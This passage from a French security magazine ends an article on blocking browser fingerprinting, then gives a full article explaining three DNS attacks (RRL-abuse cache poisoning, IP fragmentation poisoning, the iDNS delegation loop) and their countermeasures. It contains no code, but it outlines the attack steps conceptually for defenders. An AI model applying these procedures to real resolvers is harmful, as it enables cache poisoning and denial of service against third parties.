L'usage d'extensions comme Adblock [15], Ghostery [16], Disconnect [17] ou Privacy Badger [18] est recommandé (plus d'extensions sur <https://amiunique.org/tools>). Fonctionnant sur le même principe qu'un antivirus, elles bloquent tous les scripts de fingerprinting qui sont présents dans leurs bases de données. Par exemple, sur le site LeMonde.fr, Adblock et Ghostery bloquent plus d'une soixantaine de traqueurs (publicités, outils statistiques, boutons pour partager sur les réseaux sociaux, widgets...).

Pour encore plus de protection, l'extension NoScript [19] est très utile pour bloquer les scripts JavaScript dans une page web. Enfin, pour les personnes les plus soucieuses de leur vie privée, nous recommandons l'usage du navigateur Tor [20]. Le but de Tor est d'améliorer l'anonymat des internautes sur Internet en routant tout le trafic réseau de ses usagers à travers un réseau dédié. Les techniques de routage en oignon procurent une très grande confidentialité sur la provenance des paquets réseaux. Le navigateur Tor, basé sur de nombreuses modifications de Firefox, limite au maximum les capacités de traçage et fournit une empreinte unique (même si la réalité est un petit peu différente). Le système d'exploitation Tails [21], qui embarque le navigateur Tor, va plus loin en modifiant le système d'exploitation pour ne laisser aucune trace sur l'ordinateur utilisé (aucune écriture disque, vidage de la mémoire...).



## Conclusion

En conclusion de cet article, nous pouvons nous interroger sur les manières de limiter ou d'empêcher ce traçage par empreintes. Est-ce possible ou est-ce que la diversité toujours croissante des appareils pouvant se connecter à Internet annonce déjà un combat perdu d'avance ? Il est très clair qu'il est nécessaire que les navigateurs informent les serveurs d'une partie de leur configuration pour offrir un plus grand confort de navigation aux utilisateurs. Mais ne pourrait-on pas limiter la quantité d'informations discriminantes fournies pour qu'une empreinte ne soit tout simplement plus unique ? Dire qu'un téléphone est sous Android paraît tout à fait légitime, mais indiquer le modèle exact de son smartphone et la version précise de son firmware paraît extrêmement superflu et ouvre des portes à du traçage non voulu et à des attaques ciblées.

Il faut donc réussir à concevoir des navigateurs qui permettent de supporter une très grande variété de configurations tout en respectant la vie privée et en divulguant le moins d'informations possible sur le système utilisé. Limiter ou supprimer la liste des plugins et des polices de caractères, enlever les informations discriminantes et inutiles dans les en-têtes HTTP, fournir des polices de caractères avec le navigateur : ce sont ici quelques pistes à explorer qui permettraient de répondre aux inquiétudes soulevées par le fingerprinting et seuls les développeurs de navigateur ont le pouvoir d'y apporter une solution, dans une approche dite de « privacy by design » [22].

L'obligation pour les développeurs de logiciels de veiller au respect de la vie privée dès la conception de leur produit n'est toutefois pas encore inscrite dans le droit français. À défaut de pouvoir, à court terme et par la contrainte légale, tarir la source alimentant les techniques de traçage, la limitation du fingerprinting peut être envisagée du côté de ceux qui l'exploitent pour suivre les internautes.

C'est sous cet angle que les législateurs français comme européens encadrent les pratiques de traçage, que ce soit par usage des cookies ou du fingerprinting. La question est en effet : « À qui profite le traçage ? ». Les informations dont résulte l'empreinte sont certes rendues disponibles par le navigateur selon une configuration définie par leur concepteur ; pour autant ces informations étaient-elles destinées à être exploitées à des fins de suivi ? À l'évidence non. Ce nouveau mode d'exploitation a été défini par les organismes tirant profit du traçage (par exemple, pour monétiser des espaces publicitaires, pour améliorer leurs techniques de ciblage et contourner l'éventuel blocage des cookies, etc.). Or, le suivi par fingerprinting, en tant qu'« action tendant à accéder, par voie de transmission électronique, à des informations déjà stockées dans [un] équipement terminal de communications électroniques » nécessite de recueillir l'accord préalable et informé de l'internaute et de lui donner la possibilité de refuser à tout moment ce suivi [23].

Le fingerprinting n'en est qu'à ses débuts et seul le futur nous renseignera sur l'évolution et la prédominance de cette technique sur le traçage sur Internet dans les années à venir. ■

## ■ Références

- [1] Le code du site AmIUnique.org, y compris le script de collecte d'empreinte, est disponible en open source : <https://github.com/DIVERSIFY-project/amiunique>
- [2] <https://blog.chromium.org/2013/09/saying-goodbye-to-our-old-friend-npapi.html>
- [3] [http://unicode.org/faq/emoji\\_dingbats.html](http://unicode.org/faq/emoji_dingbats.html)
- [4] K. Mowery and H. Shacham. *Pixel perfect : Fingerprinting canvas in HTML5*. In M. Fredrikson, editor, *Proceedings of W2SP 2012*. IEEE Computer Society, May 2012, <http://cseweb.ucsd.edu/~hovav/papers/ms12.html>
- [5] G. Acar, M. Juarez, N. Nikiforakis, C. Diaz, S. Gürses, F. Piessens, and B. Preneel. *Fpdetective : dusting the web for fingerprinters*. In *Proc. of the Conf. On Computer & Communications Security (CCS)*, pages 1129–1140. ACM, 2013, <https://www.cosic.esat.kuleuven.be/fpdetective/>
- [6] <http://bluecava.com/>
- [7] <https://www.addthis.com/>
- [8] <http://revenueviews.com/>
- [9] <https://www.google.com/policies/privacy/#infocollect> <https://www.google.com/policies/privacy/archive/20150501-20150605/>
- [10] <http://www.forbes.com/sites/eliseackerman/2013/02/27/big-internet-companies-struggle-over-proper-response-to-consumers-do-not-track-requests/>
- [11] <http://yahoopolicy.tumblr.com/post/84363620568/yahoos-default-a-personalized-experience>
- [12] <https://duckduckgo.com/privacy>, <http://donttrack.us/>
- [13] <https://chrome.google.com/webstore/detail/user-agent-switcher-for-c/djflhoibgkdhkhhcedjiklpkjnoahfmg>
- [14] <https://addons.mozilla.org/en-us/firefox/addon/masking-agent/>
- [15] <https://adblockplus.org/fr/>
- [16] <https://www.ghostery.com/fr/home>
- [17] <https://disconnect.me/>
- [18] <https://www.eff.org/privacybadger>
- [19] <https://noscript.net/>
- [20] <https://www.torproject.org/>
- [21] <https://tails.boum.org/>
- [22] Ou principe de « protection des données dès la conception » introduit dans la proposition de règlement relatif à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données (COM(2012)0011)
- [23] Article 32 II de la loi du 6 janvier 1978 modifiée (dite « Informatique et Libertés »)



# DÉCADENCE DU DNS ILLUSTRÉE EN TROIS ATTAQUES SYMPTOMATIQUES

Florian Maury – [florian.maury-misc@x-cli.eu](mailto:florian.maury-misc@x-cli.eu)

Spécialiste en sécurité des réseaux et des protocoles

**mots-clés :** DNS / PROTOCOLES / COMPLEXITÉ / ATTAQUES / DDOS / POLLUTION DE CACHE

**L**es protocoles ont la vie dure. Certains, comme le DNS, subsistent depuis des décennies. Ils sont enrichis, améliorés, mais aussi incompris, détournés, parfois pour pallier l'ossification lente de l'Internet. Cet article couvre plusieurs attaques DNS récentes, rendues possibles par la complexité cachée du DNS. Il soulève ainsi la question du bien-fondé de la croissance perpétuelle des protocoles.

## 1 Le DNS, ce vénérable ancêtre

Le cadet de TCP de seulement quatre ans, et fêtant bientôt ses vingt-huit ans [1], le DNS est l'un des protocoles centraux de l'Internet moderne. Il s'invite dans la navigation web, autant que dans la livraison du courrier électronique. De nouveaux éléments lui sont même ajoutés de façon régulière, puisque plusieurs groupes de travail de l'IETF continuent de l'enrichir. Ces évolutions portent tantôt sur le protocole tantôt sur l'ajout de types d'information pouvant être stockés dans cette gigantesque base de données décentralisée. L'un des aspects novateurs et ayant un impact significatif sur le fonctionnement du protocole passe, bien entendu, par les extensions de sécurité du DNS : DNSSEC. Ces extensions permettent d'ajouter l'intégrité des données et l'authentification de leur origine. De ces propriétés de sécurité résulte la création d'une nouvelle infrastructure de gestion de clés (IGC), offrant de nouvelles possibilités.

Outre ces usages légitimes du protocole, le DNS a cependant également le vent en poupe pour des emplois détournés. Depuis quelques années, les attaquants, script-kiddies et manifestants divers abusent régulièrement de faiblesses du protocole, de mauvaises configurations ou détournent certaines fonctionnalités intrinsèques. Ils effectuent ainsi des dénis de service (DoS), éventuellement distribués (DDoS), mettant alors en danger la stabilité de l'Internet. Ils forcent, par ailleurs, les victimes de ces

attaques à chercher refuge chez de grands fournisseurs de services capables d'absorber ou de dépolluer le trafic indésirable. Il en résulte alors la concentration des services sur quelques acteurs clés et une remise en cause du modèle décentralisé de l'Internet.

Le DNS est donc, à ce jour, le fruit de toutes les attentions. Il est ainsi regardé, à la fois avec beaucoup de respect pour sa résilience, mais aussi de terreur, pour ses nombreux usages frauduleux et sa complexité cachée, qui s'accroît quotidiennement.

## 2 Portrait de la menace

Cette section présente un panorama des attaques DNS récentes. Certaines sont détaillées plus avant dans les sections ultérieures de cet article.

Il faut avoir vécu dans une grotte pendant ces dix dernières années pour n'avoir jamais entendu parler des attaques en DDoS par amplification de trafic. Ces attaques tirent parti de la vérification insuffisante de l'identité des participants à un protocole. Un attaquant peut donc usurper l'adresse IP de sa victime, et envoyer du trafic à un serveur. Ce serveur répond alors, en toute bonne foi, à ce trafic en envoyant un message à l'adresse IP source : la victime ! L'attaquant compétent utilisera donc un protocole où les réponses sont plus volumineuses ou génèrent plus de paquets que ce qu'il a été nécessaire d'envoyer pour les déclencher. Le DNS offre, par exemple, la capacité d'amplifier le volume



par un facteur quarante. Une amélioration récente de l'amplification en terme de paquets a, par ailleurs, permis de pousser cette dernière à un facteur dix.

Ces attaques abusent tantôt des serveurs DNS faisant autorité, tantôt des serveurs récursifs. Les premiers sont, en théorie, contraints de répondre à toute question, étant les seuls à posséder certaines informations pour une fraction de l'Internet. Les seconds sont, en revanche, censés ne répondre qu'à un ensemble restreint de clients bien définis, ou bien d'imposer des contrôles stricts. Ce n'est cependant pas toujours le cas, des erreurs de configuration ou des configurations par défaut dangereuses rendant des serveurs ou des équipements réseaux susceptibles de participer aux attaques par amplification [2].

Les deux types de serveurs DNS ayant des rôles et des clients fondamentalement différents, les stratégies de sécurisation le sont tout autant. L'attaque discutée dans *Blocking DNS Messages is Dangerous* [7] a ainsi illustré l'équilibre instable du DNS. Celle-ci détourne l'introduction d'un mécanisme de protection contre les DDoS exploitant les serveurs faisant autorité pour créer l'opportunité pour l'autre grande catégorie d'attaques DNS : la pollution de cache. Les attaques par pollution de cache (« cache poisoning ») correspondent à l'insertion de données frauduleuses dans les caches DNS en bernant les serveurs récursifs sur la légitimité d'une réponse DNS.

Les DoS abusant des serveurs récursifs sont également une menace à considérer. Ainsi, 2014 fut l'année de recrudescence de la « random qname attack ». Son principe est d'interroger un serveur DNS récursif avec des noms aléatoires, généralement tous enfants d'un domaine unique. Ces noms aléatoires n'étant pas dans le cache du serveur DNS, celui-ci déclenchera alors son algorithme de recherche afin de tenter d'obtenir une réponse. Deux cas peuvent se présenter avec cette attaque. Dans le premier, le serveur récursif s'écroule sous la charge imposée par les requêtes ainsi engendrées. Dans le second, il procède sans coup férir et impose alors une charge significative aux serveurs faisant autorité, responsables du domaine parent des noms aléatoires. Il peut alors en résulter une indisponibilité des serveurs faisant autorité pour tout ou partie de l'Internet. Les serveurs récursifs correctement configurés peuvent également être exploités pour effectuer des attaques en déni de service, à cause d'erreurs d'implémentation du protocole, comme l'attaque iDNS l'a illustré [10].

Certaines attaques sont, par ailleurs, dues également à des faiblesses liées aux couches réseaux basses et non compensées par le protocole DNS. Ainsi, l'article *Fragmentation Considered Poisonous* a illustré comment la fragmentation IPv4 permet d'effectuer des pollutions de cache.

Pour compléter le panorama des attaques DNS, il est finalement important de noter que le modèle arborescent du DNS entraîne une dépendance aux acteurs situés « au-dessus » d'un nom. Ainsi, la compromission d'un registre, d'un bureau d'enregistrement ou de tout autre type d'intermédiaire peut entraîner la compromission ou l'indisponibilité d'un domaine. L'ANSSI a publié un guide

de bonnes pratiques pour l'acquisition et l'exploitation de noms de domaine traitant particulièrement de ce sujet [3].

### 3 Blocking DNS Messages is Dangerous

Les serveurs DNS faisant autorité sont censés répondre à toute question portant sur un domaine dont ils ont la charge. Cette politique est cependant en opposition directe avec la stratégie généralement adoptée pour limiter l'impact des DDoS par amplification : ne pas répondre aux requêtes des attaquants. Pour cela, diverses solutions sont possibles. Parmi ces dernières, le mécanisme *Response Rate Limiting* (RRL), disponible avec les serveurs BIND9 [4], NSD [5], et Knot [6], apporte une réponse modérée à cette problématique. Des heuristiques sont effectuées par cet outil pour déterminer si le trafic reçu par un serveur DNS faisant autorité est celui d'un attaquant ou d'un client légitime. Il détecte ainsi le trafic anormal par un nombre trop important de réponses semblables envoyées vers une même « destination ». Ces heuristiques n'étant pas parfaites, les concepteurs de RRL ont intégré un mécanisme de repli, pour compenser les faux positifs. Ainsi, des réponses tronquées sont envoyées à intervalle. Ces réponses visent à encourager les clients légitimes à réessayer leur requête en TCP, protocole offrant une meilleure reconnaissance mutuelle des participants au protocole.

L'attaque par pollution de cache détaillée dans la publication *Blocking DNS Messages is Dangerous* [7] exploite les mécanismes de protection contre les DDoS. Pour ce faire, l'attaquant perturbe les heuristiques afin que sa victime fasse partie des faux positifs. Ce faisant, l'attaquant simplifie la mise en œuvre des attaques par pollution de cache contre cette dernière. Il importe, en effet, de comprendre que dans une attaque par pollution de cache classique, l'attaquant doit tenter de remporter une course (« race condition ») en répondant *avant* le serveur légitime. Or, dans le cas de la présente attaque, le serveur légitime a été incité à ne plus répondre grâce au détournement du mécanisme anti-DDoS. La compétition n'existe donc plus. L'attaquant bénéficie ainsi d'un temps accru pour procéder à l'envoi de réponses frauduleuses, jusqu'à ce qu'une soit acceptée. En fait, ce temps est même croissant. En effet, le serveur victime pense ne pas avoir reçu de réponse à sa requête, faute d'avoir attendu assez de temps. En conséquence, il accroît la fenêtre de temps pendant laquelle il accepte des réponses et réessaie sa question (étape 1 de la figure 1). La victime offre alors une nouvelle et meilleure opportunité à l'attaquant afin de tenter de polluer son cache !

En pratique, pour tromper l'algorithme de détection des DDoS, l'attaquant usurpe l'adresse IP du serveur récursif victime de l'attaque par pollution de cache. Il simule alors une attaque par amplification contre cette même victime par l'intermédiaire du serveur faisant autorité sur le domaine à polluer (étape 1 bis de la figure 1). Passé un certain seuil, le serveur DNS faisant



autorité déclenche la contre-mesure anti-DDoS, et cesse de répondre au serveur DNS récursif. Une fois, cette procédure accomplie, l'attaquant procède à l'exécution de l'attaque Kaminsky [13], comme symbolisé par l'étape 2 bis de la figure 1. Il s'agit de la même attaque que celle de 2008, qui a tant défrayé la chronique, épouvanté certains experts DNS, et qui est toujours d'actualité, bien que supposée « impossible » à mener en des temps raisonnables. L'attaque a de meilleures chances de réussir lorsque le serveur légitime n'envoie pas de réponse à l'étape 2.




Figure 1 : Illustration de l'attaque « Blocking DNS Messages is Dangerous ».

En suivant ce schéma d'exploitation, la faisabilité de cette attaque a pu être démontrée en laboratoire. Pour la preuve de concept, les conditions de réussite étaient que le nom de domaine à polluer soit hébergé sur un serveur DNS faisant autorité protégé par RRL, avec la configuration par défaut. L'attaquant devait ensuite bombarder le serveur victime pendant huit heures, temps médian, en envoyant cent mille paquets par seconde. Si ce chiffre peut paraître impressionnant, il est en réalité très faible à l'échelle des grands opérateurs réseaux et peut même passer inaperçu [14] !

La contre-mesure recommandée par l'ANSSI contre cette attaque est tout simplement de toujours répondre aux questions DNS. Cependant, pour éviter de participer inutilement aux dénis de service distribués par amplification, les réponses peuvent être de simples réponses tronquées. Les réponses tronquées étant de la même taille que le trafic devant être envoyé par l'attaquant, ce dernier perd alors tout intérêt à mener cette attaque. Il importe de noter que la recommandation de l'ANSSI a été suivie par les auteurs du serveur DNS Knot, qui a modifié sa configuration par défaut en conséquence. Pour les autres serveurs DNS proposant RRL, il est, à ce jour, nécessaire d'effectuer une modification manuelle d'une option de configuration. Pour BIND9, il convient ainsi d'ajouter la ligne : « slip 1; », tandis que pour NSD, l'option est « rrl-slip : 1 ».

## 4 Fragmentation Considered Poisonous

Cette seconde attaque DNS [8] vise également à polluer les caches des serveurs récursifs. Cette attaque repose sur un principe bien connu, et exploité depuis des

décennies afin de contourner, entre autres, les pare-feux sans état : la fragmentation IP. Cette attaque abuse donc d'une propriété des couches réseaux basses, et qui n'a pas été prise en compte par certaines évolutions du DNS.

En effet, à l'origine, les messages DNS ne devaient jamais dépasser les 512 octets de charge utile UDP. Le risque de fragmentation était donc extrêmement limité. Cette restriction s'est cependant révélée être un handicap pour plusieurs nouveaux cas d'usage du DNS. Grâce à un mécanisme nommé EDNS0 [9], la taille des réponses maximum est alors devenue négociable et rehaussée – entre autres extensions rendues possibles. Il est ainsi désormais commun de voir des réponses DNS culminant à plusieurs milliers d'octets – bien que cela soit le plus souvent lors d'attaques par amplification.

Les réponses d'une taille supérieure à 1500 octets sont, de nos jours, généralement fragmentées lors de leur transit au travers de l'Internet. Ces fragments sont parfois reçus par le destinataire dans le désordre. Ce dernier doit donc les stocker dans une mémoire tampon. Il attend ensuite d'avoir reçu tous les fragments nécessaires pour recomposer son puzzle avant de fournir le résultat final, c'est-à-dire le datagramme UDP reconstitué, à l'application.




Figure 2 : Illustration de l'assemblage d'un fragment légitime avec un fragment frauduleux.

Le principe de l'attaque repose sur l'observation suivante : tous les éléments rendant ardues les attaques par pollution de cache sont stockés uniquement au début du premier fragment des réponses DNS classiques ! La figure 2 illustre ainsi qu'un datagramme réassemblé et semblant légitime peut être formé d'un fragment légitime contenant les données inconnues de l'attaquant et prévenant la pollution de cache et d'un fragment frauduleux. Un attaquant peut donc ajouter des informations dans une réponse en suivant la procédure suivante :

- 1) Précharger le cache de fragments de la victime en envoyant des « seconds fragments » contenant des entrées DNS frauduleuses. Il s'agit de l'étape 1, dans la figure 3. Ces fragments sont gardés en mémoire pendant un certain temps ou jusqu'à réception d'un paquet fragmenté « complémentaire ». La notion de complémentarité est liée aux identifiants de paquets IP. L'attaquant ignorant l'identifiant des fragments légitimes, il en envoie plein, en espérant que l'un d'entre eux ait le bon identifiant. Ce scénario est réaliste en IPv4, car l'identifiant est codé sur peu de bits.



- 2) Faire générer au serveur DNS récursif victime une question vers un des serveurs faisant autorité sur le domaine à polluer. Cette question doit faire générer une réponse suffisamment volumineuse pour qu'elle soit fragmentée. Cette procédure est illustrée par les étapes successives 2 et 3 dans la figure 3.




Figure 3 : Illustration de l'attaque « Fragmentation Considered Poisonous ».

L'attaquant n'a alors plus qu'à espérer que son second fragment soit assemblé avec le premier fragment original. Le paquet recomposé contiendra alors, au début de la charge utile, tous les éléments nécessaires pour prouver la légitimité de la réponse, et à la fin de la charge utile, les réponses frauduleuses. Le tour est alors joué !

Il importe de noter que cette attaque n'est intéressante, voire possible, que dans certaines conditions. En effet, il est nécessaire de la perpétrer sur des réponses ayant un format particulier. Ce format n'est généralement rencontré que dans les réponses de serveurs faisant autorité gérés par des registres, c'est-à-dire les organismes responsables des noms de premier niveau. La plupart des opérateurs de serveurs DNS ne sont donc vulnérables qu'avec une faible probabilité. Il convient cependant de noter que les opérateurs les plus susceptibles d'être affectés sont cependant aussi les plus intéressants à attaquer. Pour se protéger contre cette attaque, il est possible de faire négocier à EDNS0 une taille maximale de réponses DNS inférieure à la MTU estimée, c'est-à-dire la taille à partir de laquelle les paquets sont fragmentés. À titre d'exemple, l'option « max-udp-size : 1460 ; » de BIND9 peut être employée pour définir une taille maximale de 1460 octets. Pour NSD, deux options sont disponibles (« ipv4-edns-size » et « ipv6-edns-size ») suivant le protocole employé. Knot utilise l'option « max-udp-payload » à cette même fin.

## 5 iDNS attack

L'attaque iDNS [10] est une attaque DoS prenant son origine dans la complexité cachée du DNS. Que le lecteur se rende compte : le DNS est défini dans plus de cinquante RFCs ! Ce nombre passe la barre des deux cents en comptant toutes les RFCs en rapport plus ou moins direct avec le DNS. En plus de ces

RFCs, il faut également considérer des informations informelles : certains détails étant sous-spécifiés, des savoir-faire ne sont documentés que dans le code source des implémentations existantes !

Comment retrouver au milieu de toutes ces sources d'information une précaution d'implémentation, et ce alors même qu'elle figure dans la RFC fondatrice du protocole, publiée vingt-huit ans plus tôt ? Or, oui, en 1987, il était bien noté dans la RFC 1034, page 34, paragraphe 5.3.3, que les implémentateurs sont invités à limiter la quantité de ressources allouées à la résolution d'une requête DNS. L'attaque iDNS est basée sur un manquement à cette recommandation ou à des comportements parasites qui « relancent » de manière spontanée l'attaque et l'entretiennent, au bénéfice de l'attaquant.

Avant d'expliquer le fonctionnement de l'attaque, il est nécessaire de faire un petit rappel théorique sur le fonctionnement du DNS. Les enregistrements NS retournés par les serveurs faisant autorité servent, entre autres, à indiquer à un serveur récursif quelle liste de serveurs est plus savante à propos de la question qui leur a été posée. Ils font office de renvois, et permettent ainsi d'effectuer des délégations d'autorité vers d'autres serveurs ou entités administratives. Par exemple, les serveurs responsables du nom de domaine de premier niveau **fr** répondent des enregistrements NS, lorsqu'ils

11th Edition of  
the Infosec Conference  
20-22 October 2015





sont interrogés à propos de [france.fr](http://france.fr). Il existe, en effet, une délégation d'autorité sur [france.fr](http://france.fr) de la part du gestionnaire de [fr](http://fr) au titulaire de [france.fr](http://france.fr).




Figure 4 : Déroulement de l'attaque iDNS, de la requête initiale à la boucle infinie.

Le procédé employé pour faire dépenser une quantité excessive de CPU et/ou de mémoire aux implémentations se déroule comme suit. L'attaquant a besoin de coder un serveur DNS minimal au comportement déviant. Ce serveur va suivre un algorithme le faisant répondre systématiquement avec des enregistrements NS. Ces enregistrements NS particuliers auront pour effet de faire revenir le serveur récursif victime vers ce même serveur DNS faisant autorité, qui répondra donc à nouveau avec ces enregistrements NS particuliers. Il se forme alors une boucle infinie (ou presque), seulement bornée par la volonté du serveur récursif à continuer à dépenser des ressources, en vain ! L'ensemble des requêtes DNS envoyées par le serveur victime est illustré dans la figure 4. L'étape 4 et les suivantes symbolisent la boucle infinie ainsi créée. Par ailleurs, la figure 5 représente comment les délégations ainsi effectuées croissent en nombre de façon exponentielle, créant toujours plus de travail pour le serveur récursif berné. Chaque domaine est ainsi délégué à deux serveurs DNS situés dans un domaine voisin, mais distinct, toujours sous le contrôle de l'attaquant.




Figure 5 : Enchaînement des délégations générées par le serveur faisant autorité de l'attaquant.

Au moins six implémentations, dont les projets libres BIND9, Unbound [11], PowerDNS Recursor [12], se sont avérées vulnérables. Toutes les versions précédant la

publication de l'attaque sont affectées. Le comportement lors de l'exploitation est variant d'un logiciel à l'autre, mais les impacts vont du déni de service temporaire – c'est-à-dire que l'impact est ressenti tant que l'attaque est entretenue par l'attaquant – au crash du serveur DNS, se faisant tuer par le noyau Linux pour consommation excessive de ressource mémoire.

Si les administrateurs DNS ont effectué la mise à jour du 8 décembre 2014, leurs serveurs sont immunisés à cette attaque. Il importe cependant de noter que cette mise à jour est très importante à effectuer ; il s'agit en effet de l'unique remède. Aucun contournement n'existe. Il est, par ailleurs, d'autant plus important de mettre à jour son serveur qu'il existe une variante de cette attaque qui permet d'effectuer des dénis de service distribués avec une amplification de trafic en terme de paquets de plus de dix ! L'attaquant n'a ainsi besoin que d'envoyer un unique paquet pour inciter le serveur DNS récursif à envoyer dix paquets à destination d'une victime arbitraire.

## Conclusion

Les trois attaques présentées dans cet article n'ont rien d'exceptionnel. Leur fonctionnement est assez simple, et repose essentiellement sur des principes bien connus. Ainsi, l'attaque présentée dans *Blocking DNS Messages is Dangerous* s'applique de manière quasiment identique pour usurper des connexions TCP en présence de certains mécanismes de SYN-cookies faibles. La fragmentation IP est employée depuis des années pour une multitude de méfaits. Le problème général exploité dans l'attaque « iDNS » était esquissé dans les RFCs sous la forme d'un risque à traiter. Ces attaques sont, en revanche, symptomatiques. Elles révèlent une complexité cachée, prenant racine dans les interactions entre les différentes strates d'un protocole. Les ingénieurs travaillant sur la conception, l'entretien et l'évolution des protocoles – l'IETF, entre autres – devraient donc tirer leçon de ces découvertes, et se modérer dans leurs projets.

Certaines des évolutions sur la vie privée proposées par le groupe de travail IETF « *dprive* » [15] comptent parmi ces changements effrayants. Lors de la dernière réunion du groupe de chercheurs et d'experts DNS-OARC, une présentation a été faite du mécanisme nommé « *qname minimization* ». L'orateur et le public ont alors conjointement soulevé qu'il existait des cas pathologiques dans lesquels cette avancée pour la vie privée pouvait également entraîner de nouvelles opportunités pour des consommations excessives de ressources et donc des dénis de service. Dans la même lignée, l'auteur de cet article n'affiche qu'un enthousiasme modéré à l'idée de voir DTLS ajouté au DNS. Les implémentations de DTLS ont souffert ces dernières années d'un grand nombre de défauts et de vulnérabilités, symptomatiques d'une technologie et de code jeunes, et encore mal étudiés. Ajouter une telle instabilité à un protocole central à l'Internet moderne est donc, au minimum, peu prudent.

D'aucuns pensent que le DNS devrait chercher son successeur. Ce dernier pourrait alors bâtir sur les ruines de ce vénérable protocole, en évitant les mêmes ornières. L'introduction d'un nouveau protocole n'est cependant pas chose aisée, surtout lorsqu'il peut être observé que le DNS se retrouve imbriqué jusque dans la libc, voire même dans le noyau de certains systèmes [15]. La présence de boîtiers intermédiaires (middle-box) de qualité médiocre dans les réseaux et limitant, voire défigurant, les protocoles les traversant n'aide pas non plus à l'évolution et au remplacement des protocoles.

Toujours est-il que si un tel remplaçant devait voir le jour, le mot de garde devrait être celui avec lequel nombre de correspondances privées et cet article se terminent : K.I.S.S ! ■


## ■ Références

- [1] RFC 1034/1035 – <http://www.rfc-editor.org/rfc/rfc1034.txt> <http://www.rfc-editor.org/rfc/rfc1035.txt>
- [2] Open Resolver Project – Jared Mauch – <http://www.openresolverproject.org>
- [3] « Bonnes pratiques pour l'acquisition et l'exploitation de noms de domaine » – ANSSI – <http://www.ssi.gouv.fr/guide-dns>
- [4] BIND9 – <https://www.isc.org/downloads/bind/>
- [5] NSD – <http://www.nlnetlabs.nl/projects/nsd/>
- [6] Knot DNS – <http://www.knot-dns.cz>
- [7] « Blocking DNS Messages is Dangerous » – Florian Maury & Mathieu Feuillet (ANSSI) – <http://www.ssi.gouv.fr/block-dns-msg> – <https://indico.dns-oarc.net/event/1/material/0/9.mp4>
- [8] « Fragmentation Considered Poisonous » – Amir Herzberg & Haya Shulman – <http://arxiv.org/pdf/1205.4011.pdf>
- [9] RFC 6891 – <http://www.rfc-editor.org/rfc/rfc6891.txt>
- [10] « The iDNS Attack » – Florian Maury (ANSSI) – <http://www.ssi.gouv.fr/attaque-idns> – <https://www.youtube.com/watch?v=YCXx0RlaokQ> à 3'05''50
- [11] Ubound – <https://www.unbound.net/>
- [12] Power DNS Recursor – <https://www.powerdns.com/recursor.html>
- [13] Illustration de la pollution de cache par l'attaque Kaminsky – <http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html>
- [14] « How to Receive a Million Packets per Second » – Marek Majkowski (CloudFlare) – <https://blog.cloudflare.com/how-to-receive-a-million-packets/>
